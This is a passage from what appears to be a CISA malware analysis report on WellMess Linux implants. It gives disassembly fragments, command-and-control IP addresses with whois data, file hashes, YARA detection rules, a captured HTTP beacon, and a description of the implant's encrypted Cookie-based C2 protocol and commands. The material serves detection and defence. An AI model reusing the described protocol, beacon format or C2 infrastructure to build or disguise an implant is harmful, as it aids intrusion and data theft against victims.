var_48= qword ptr -48h
var_40= qword ptr -40h
var_28= qword ptr -28h
var_20= qword ptr -20h
var_8= qword ptr -8
message= __uint8 ptr  8
idMess= string ptr  20h
askOrReply= string ptr  30h
service= string ptr  40h

mov     rcx, fs:0FFFFFFFFFFFFFFF8h
lea     rax, [rsp+buf+8]
cmp     rax, [rcx+10h]
jbe     loc_63CF0A
```

Figure 7 - "botlib.SendMessage" function found within this WellMess implant and is similar to the "SendMessage" function contained within 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854.

```
unk_6DC824      db  66h ; f
                db  69h ; i
                db  6Ch ; l
                db  65h ; e
                db  4Eh ; N
                db  61h ; a
                db  6Dh ; m
                db  65h ; e
                db  3Ah ; :
                db  28h ; (
                db  3Fh ; ?
                db  50h ; P
                db  3Ch ; <
                db  66h ; f
                db  6Eh ; n
                db  3Eh ; >
                db  2Eh ; .
                db  2Ah ; *
                db  3Fh ; ?
                db  29h ; )
                db  5Ch ; \
                db  73h ; s
                db  61h ; a
                db  72h ; r
                db  67h ; g
                db  73h ; s
                db  3Ah ; :
                db  28h ; (
                db  3Fh ; ?
                db  50h ; P
                db  3Ch ; <
                db  61h ; a
                db  72h ; r
                db  67h ; g
                db  3Eh ; >
                db  2Eh ; .
                db  2Ah ; *
                db  3Fh ; ?
                db  29h ; )
                db  5Ch ; \
                db  73h ; s
                db  6Eh ; n
                db  6Fh ; o
                db  74h ; t
                db  77h ; w
                db  61h ; a
                db  69h ; i
```

Figure 8 - Part of REGEX value this malware utilizes to parse command information, including executable scripts, from data receive from remote operator. This is the same REGEX value the WellMess sample 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854 uses to parse command data.

141.98.212.55

Tags

command-and-control

Ports

53 TCP

Whois

inetnum: 141.98.212.0 - 141.98.212.255
netname: EstNOC-HongKong
descr: EstNOC-Global
country: HK
admin-c: EE2159-RIPE
tech-c: EE2159-RIPE
abuse-c: ACRO394-RIPE
mnt-routes: ESTNOC-MNT
mnt-domains: ESTNOC-MNT
mnt-lower: ESTNOC-MNT
status: SUB-ALLOCATED PA
remarks: - - - LEGAL CONCERNS - - -
remarks: For any legal requests, please send an E-mail to
remarks: eu-legal@estnoc.ee for a maximum of 48hours response.
remarks: - - - LEGAL CONCERNS - - -
org: ORG-EA968-RIPE
mnt-by: ESTNOC-MNT
created: 2019-02-18T10:02:16Z
last-modified: 2020-06-01T20:40:40Z
source: RIPE
organisation: ORG-EA968-RIPE
org-name: ESTNOC-GLOBAL
org-type: OTHER
address: Estonia, Parnumaa, Tori vald, Muti kyla, 86811
e-mail: webmaster@estnoc.ee

abuse-c: ACRO394-RIPE
mnt-ref: ESTNOC-MNT
mnt-by: ESTNOC-MNT
created: 2016-03-02T22:52:16Z
last-modified: 2018-09-19T21:55:53Z
source: RIPE
person: Ego Ennok
address: Estonia, Parnumaa, Tori vald, Muti kyla, 86811
phone: +37258501736
nic-hdl: EE2159-RIPE
mnt-by: ESTNOC-MNT
created: 2016-03-02T21:24:09Z
last-modified: 2016-03-02T21:24:09Z
source: RIPE

Relationships

141.98.212.55 Connected_From 5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb

Description

5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb attempts to connect to the IP address.

209.58.186.196

Tags

command-and-control

Ports

443 TCP

Whois

inetnum: 209.58.184.0 - 209.58.191.255
netname: LSW-HKG-10
country: HK
admin-c: LA249-AP
tech-c: LA249-AP
status: ALLOCATED NON-PORTABLE
mnt-by: MAINT-LSW-SG
mnt-irt: IRT-LSW-SG
last-modified: 2016-07-27T07:50:12Z
source: APNIC
irt: IRT-LSW-SG
address: 18B Keong Saik Road, Singapore 089125
e-mail: apnic@sg.leaseweb.com
abuse-mailbox: abuse@sg.leaseweb.com
admin-c: LAPP1-AP
tech-c: LAPP1-AP
auth: # Filtered
remarks: abuse@sg.leaseweb.com was validated on 2019-12-12
remarks: apnic@sg.leaseweb.com was validated on 2020-06-03
mnt-by: MAINT-LSW-SG
last-modified: 2020-06-03T14:50:15Z
source: APNIC
person: LSW Apnic
address: 18B Keong Saik Road, Singapore 089125
country: SG
phone: +6531587350
e-mail: apnic@sg.leaseweb.com
nic-hdl: LA249-AP
mnt-by: MAINT-LSW-SG
last-modified: 2016-06-06T08:59:04Z
source: APNIC

Relationships

209.58.186.196 Connected_From 5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb

Description

5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb attempts to connect to the IP address.

7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee

Tags

trojan

Details

Name	7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee
Size	6707096 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
MD5	4d38ac3319b167f6c8acb16b70297111
SHA1	01a71390892fad77987aa09a630b04ff72e37d5d
SHA256	7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee
SHA512	aaae4d94f5a1b75917b2c948d4517928b457da0851f65a196b91f30ccd88645a1066b7111db6f7f2267092f8299520044cfcf4400f8285b0
ssdeep	49152:Ik2WH801HarM2F75oeZbwriHBvV1WHr0q44gP1mZWPmoFjPnMBMaBJFtBE/k6rYD:ftHBHadoi+L0vcopfMnBz
Entropy	6.005022

Antivirus

Antiy	Trojan/Linux.Agent
Avira	LINUX/Agent.kiivu
BitDefender	Trojan.Linux.Generic.143453
Cyren	ELF/Trojan.JTPD-6
ESET	a variant of Linux/WellMess.B trojan
Emsisoft	Trojan.Linux.Generic.143453 (B)
Ikarus	Trojan.Linux.Agent
McAfee	GenericRXKJ-GH!4D38AC3319B1
TrendMicro	TROJ_FR.C35E7E37
TrendMicro House Call	TROJ_FR.C35E7E37

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
   Author = "CISA Code & Media Analysis"
   Date= "2020-07-06"
   Last_Modified="20200706_1017"
   Actor="n/a"
   Category="Trojan"
   Family="WellMess"
   Description = "Detects WellMess implant and SangFor Exploit"
   MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
   SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
   MD5_2 = "a32e1202257a2945bf0f878c58490af8"
   SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
   MD5_3 = "861879f402fe3080ab058c0c88536be4"
   SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
   MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
   SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
   MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
   SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
   MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
   SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
   MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
   SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
   MD5_8 = "967fcf185634def5177f74b0f703bdc0"
   SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
   MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
   SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
   MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
   SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
   MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
   SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
   MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
   SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
   $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
   $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
   $2 = "GoProject/src/bot/botlib.deleteFile"
   $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
   $4 = "GoProject/src/bot/botlib.AES_Decrypt"
   $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
   $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
   $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
   $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
   $9 = "get_keyRC6"
   $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
   $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
   $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
   $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
   $14 = "GoProject/src/bot/botlib.wellMess"
   $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
   $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
   $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
   $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
   $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
   $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
   $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
   $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
   $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
   $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
   $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
   $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
   $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

Relationships

7c39841ba4... Connected_To 192.48.88.107

Description

This artifact is an ELF 64-bit file written in Go. It has been identified as a variant of the WellMess malware family. The program is capable of encrypting, decrypting, uploading and downloading files. The malware can also execute commands and send and receive encrypted communications.

When the program is executed, it will attempt to contact its C2 at the IP address, 192.48.88.107 over TCP port 80. The program collects the IP address of the infected system, current username, and domain name to send to the C2. This data string is appended with a unique SHA256 hash. The completed string is then RC6 encrypted and then Base64 encoded. Non-random characters are interspersed into the Base64 string for further obfuscation. The following is an example of the encoded string:

—Begin Encoded String Example—
9k90s+7zAwc+UNbXE+oav4+E0s9+aYCt+ICT+pu1e+hre8.+PkzUz+V7%2Cv0cl+V%2CEtY%2CN+bk4+ztw+S0Lg+UDlvkmX9k90s+7zAwc+UNb›
—End Encoded String Example—

The string is used to uniquely identify communication to and from the C2. The following is an example of the message format:

—Begin Message Format Example—
<;head;>3230302e3230302e3230302e3232317c7c757365727c75736572e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852
<;title;>rc<;title;><;service;><;service;>
—End Message Format Example—

In the example, the string ‘rc’ between the <title> delimiters indicates that the bot is waiting for a command. The hexadecimal string between the <head> delimiters is the original encoded string. This string translates to the following:

—Begin String Translated—
200.200.200.221||user|user
3230302e3230302e3230302e3232317c7c757365727c75736572e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
—End String Translated—

The following Public Key is used for secure communication with the C2:

— Begin Public Key—
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAh+WnVdCCA5i8clSqd+wR
BZxqzhqwF71KW4Z+7yIiH9QeTUtlKYMlwxfre1ZcFM+QIpO9HyH4nJNe26r/nTH8
xi4IfXomWmXpVs8CnjLe7eQCaFh5BJYbjCDSUopgfex/vxpdI/zDuxYlla8zKk6D
ic184naUNDbzbkR3/SuwV2kxA0EGGdIXi3LAL5aoD8xcR0PUaGuimhJQaO4fASwS
BZvfx7km3xArIICnqbmrWzqnmh7j7K8eAmXH5pgDwGRR6ctJiS5nz9QlbxMOOhfI
FKs9by/FpM+rA6gao7AdNTghvNKTVYSMi0U4UeaTSzKgH5EtqwZRXonSXQpk0ySl
YwIDAQAB
—End Public Key—

192.48.88.107

Tags

command-and-control

Ports

80 TCP

HTTP Sessions

POST / HTTP/1.1
Host: 192.48.88.107
User-Agent: Mozilla/5.0 (X11; U; Linux i686; zh-CN; rv:1.9.1.8) Gecko/20100216 Fedora/3.5.8-1.fc12 Firefox/3.5.8
Content-Length: 424
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie:
TnKTjksd=f8E+Pt5lxY+is2+wt6+bcu6jw8+9aYCtI+CTpu1eh+re8PkzU+yec.+mfxQxvn+6ml4Z9+K%2CDIgKP+BQHE+5LXS+tQOe+XBUzY+8
ZlttbIG9=+6sd+H2kngW+I90kBVA.+OrUY+tLOuc%2C+mFfoZ+DAc1j+7p9QhJ+e1A+dZC%3A6+G9U.+1GEjt9+QhS+qWm+Rwu7Jf+4nn+XE
Accept-Encoding: gzip

YY8 UbA0 U7z:bvW 2sqTlfH 1VGk 78N EHW Jcg:r NOyw6l. SmP qvt9FS 5Ybxb4 sfLof9w wWxosmu Jgny TyBx6K v:2r. BXpW vtOeg
PLI exu7n muk4j7 pw6bgWG ,vyS8V I3X. fXHsyy 6dI: z0sErgo Vj4oJ XZB4 ncW52 ieNnER Kaa5Q. XL:, ,oxRsgT cMnL LolKz CWa h::
4RIZT fq:wehz. YBE kNeQXQ oovyQ5 roI KViKu7 geO QK8L UNZHx. BfFwjYU 0O8L 4lAeAx3 OeQwG LVBwk aGvNJ di,QS egx. iftAs
VHNhsKo Kzw bidAlf msozP paWl7Bm mCcx quHWA. tzqw PEj qdY9RP SxiwZw

Whois

NetRange: 192.48.88.0 - 192.48.91.255
CIDR: 192.48.88.0/22
NetName: TOCICI-NET04
NetHandle: NET-192-48-88-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS14613
Organization: TOCICI LLC (TOCIC)
RegDate: 2012-12-03
Updated: 2012-12-03
Comment: 24hr NOC www.tocici.com
Ref: https://rdap.arin.net/registry/ip/192.48.88.0
OrgName: TOCICI LLC
OrgId: TOCIC
Address: 25 NW 23PL
Address: STE 6-345
City: Portland
StateProv: OR
PostalCode: 97210
Country: US
RegDate: 2009-11-16
Updated: 2017-01-28
Comment: http://www.tocici.com
Ref: https://rdap.arin.net/registry/entity/TOCIC

Relationships

192.48.88.107	Connected_From	7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee
192.48.88.107	Connected_From	fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950

Description

fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950 and
7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee attempts to connect to the IP address.

fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950

Tags

trojan

Details

Name	fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950
Size	4121056 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
MD5	ae7a46529a0f74fb83beeb1ab2c68c5c
SHA1	a57c896486564d7663a4dce6fbf723a1deb81378

SHA256	fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950
SHA512	85cba60ab37b138c271da13f899ee61434f56b24fa611e294e614f608fb8cf8b912fc59e0e5cd03070f57d01efadddd689edbaa65962f7ccf
ssdeep	49152:05RKx7rwGhSA/R/642M91Bj82r4W+26de59I5gj2P4yQmj:q2fwnA/V6g917B6o59Gbj
Entropy	5.876729

Antivirus

Avira	LINUX/Agent.itcql
BitDefender	Trojan.Linux.Generic.131015
ClamAV	Unix.Trojan.WellMess-6706034-0
ESET	a variant of Linux/WellMess.B trojan
Emsisoft	Trojan.Linux.Generic.131015 (B)
Ikarus	Trojan.Linux.Agent

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
   Author = "CISA Code & Media Analysis"
   Date= "2020-07-06"
   Last_Modified="20200706_1017"
   Actor="n/a"
   Category="Trojan"
   Family="WellMess"
   Description = "Detects WellMess implant and SangFor Exploit"
   MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
   SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
   MD5_2 = "a32e1202257a2945bf0f878c58490af8"
   SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
   MD5_3 = "861879f402fe3080ab058c0c88536be4"
   SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
   MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
   SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
   MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
   SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
   MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
   SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
   MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
   SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
   MD5_8 = "967fcf185634def5177f74b0f703bdc0"
   SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
   MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
   SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
   MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
   SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
   MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
   SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
   MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
   SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
   $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
   $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
   $2 = "GoProject/src/bot/botlib.deleteFile"
   $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
   $4 = "GoProject/src/bot/botlib.AES_Decrypt"
   $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
   $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
   $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
   $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
   $9 = "get_keyRC6"
   $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
   $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
   $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
   $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
   $14 = "GoProject/src/bot/botlib.wellMess"
   $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
   $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
   $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
   $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
   $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
   $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
   $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
   $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
   $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
   $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
   $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
   $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
   $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

Relationships

fd3969d323... Connected_To 192.48.88.107

Description

This artifact is an ELF 64-bit written in Go. It has been identified as a variant of the WellMess malware family.

When executed, it attempts to collect the following data from the victim's system:

—Begin Data Collected—
IP address of the victim system
Current username
Domain name
—End Data Collected—

The data is stored in the following format:

—Begin Format—
"200.200.200.150||root|root|e3b0c44298fc1c149afbf4c8996fb924"
—End Format—

The victim's system data is used to generate a unique identifier which is hexadecimal encoded and stored in the format below as a unique identifier of the victim's system:

—Begin Message Format—
"
<;head;>3230302e3230302e3230302e3135307c7c726f6f747c726f6f74e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b8
<;title;>a:1_0<;title;><;service;>p<;service;>"
—End Message Format—

In the message above, the hexadecimal string between the <head> delimiters is the original encoded string. Data between the <title> delimiters control the session, while data between the <service> delimiters relate to commands. Some of the commands include the following:

—Begin Commands—
(fu) File upload
(fd) File download
(u) Change user-agent string
—End Commands—

The message above is encrypted with RC6 using a hard-coded encryption key. The encrypted data is then encoded using the Base64 encoding function. It trims Base64 "=" | "/" | ":" and adds spaces with the "_/home/ubuntu/GoProject/src/bot/botlib.Base64ToNormal" function.

The following is an example of how the Base64 encoded data is trimmed:

—Begin Base64 Encoded Data—
TnKTjksd=f8E+Pt5lxY+is2+wt6+bcu6jw8+9aYCtI+CTpu1eh+re8PkzU+yec.+mfxQxvn+6ml4Z9+K%2CDIgKP+BQHE+5LXS+tQOe+XBUzY+8qxv.+
ZlttbIG9=+6sd+H2kngW+I90kBVA.+OrUY+tLOuc%2C+mFfoZ+DAc1j+7p9QhJ+e1A+dZC%3A6+G9U.+1GEjt9+QhS+qWm+Rwu7Jf+4nn+XBQ8ls
—End Base64 Encoded Data—

The final trimmed Base64 encoded data is stored in the “Cookie” header. The malware communicates with it C2 server at the IP address 192.48.88.107 using HTTP requests which are RSA-encrypted and Base64 encoded. The "Cookie" header will contain the RC6 encrypted information, including the system unique identifier, mentioned above. The bottom of the message body will contain a dynamically generated AES key, which is encrypted utilizing a hard-coded public RSA key. The AES key will be utilized to secure the transfer of C2 data between the remote operator and the malware, including executable scripts, which are executed on the target system.

Analysis indicates that once a connection is established, the malware is designed to initiate a command and control service from the remote operator using the function "_/home/ubuntu/GoProject/src/bot/botlib.Work". It performs functions based on the received commands:

—Begin Functions—
File upload
File download

Change user-agent string
—End Functions—

The following Public Key is used for secure communication with the C2:

—Begin Public Key—
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqU3sMUB/SEWHNe8xNSFG
DMylqo/BsMvI9OdNb3keEuW57nmFctMiecNZu9c+ZGYTWBSU07cbxU045tlFOprY
nhbnnnjgEDA9JCA12CUIJ5L74ERo8FuBLC18FoL5QtBrXm65RdxxuP3CRghg0amR
S5aFpW8p3kpdIINXsXasnjFBw+q009u7w6rDXkK2hrpIvF2fzIrs7DrRwwKJ2lCf
xgnhY00UWHohjOj3ecQQJMn71puy94pCmpv+7zAyCiYYTNyhC29xUAH1j6aBAVKI
kuBXqd6461MJkGNI0pdIUev9BDeK74B7vmZ6TbQrdQ27+bNVTg6qqai+6vwLFxUB
BwIDAQAB
—End Public Key—

e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09

Tags

trojan

Details

Name	e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09
Size	6707096 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
MD5	2f9f4f2a9d438cdc944f79bdf44a18f8
SHA1	709878e13633e44b45ad1ab569ad34e3dc1efd3b
SHA256	e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09
SHA512	9626f0896b5a657cd48ccb79fe5701e92b3def3210be596bcf561b8f20f3e7daa532654ab00351fcea7598348a76aa911f3cb8be796d38b
ssdeep	49152:T8FWH8y/gahO9FcIXKtqEJnerv41WHrFq44gP1T1WPmoFjPnMBKBJ2f+r9O1Ogg3:ooHdgaMX1JLFv1opfMABT
Entropy	6.006374

Antivirus

Antiy	Trojan/Linux.Agent
Avira	LINUX/Agent.vkmrr
BitDefender	Trojan.Linux.Generic.105878
ESET	a variant of Linux/WellMess.B trojan
Emsisoft	Trojan.Linux.Generic.105878 (B)
Ikarus	Trojan.Linux.Agent
McAfee	GenericRXKJ-GH!2F9F4F2A9D43
TrendMicro	TROJ_FR.C35E7E37
TrendMicro House Call	TROJ_FR.C35E7E37

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
   Author = "CISA Code & Media Analysis"
   Date= "2020-07-06"
   Last_Modified="20200706_1017"
   Actor="n/a"
   Category="Trojan"
   Family="WellMess"
   Description = "Detects WellMess implant and SangFor Exploit"
   MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
   SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
   MD5_2 = "a32e1202257a2945bf0f878c58490af8"
   SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
   MD5_3 = "861879f402fe3080ab058c0c88536be4"
   SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
   MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
   SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
   MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
   SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
   MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
   SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
   MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
   SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
   MD5_8 = "967fcf185634def5177f74b0f703bdc0"
   SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
   MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
   SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
   MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
   SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
   MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
   SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
   MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
   SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
   $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
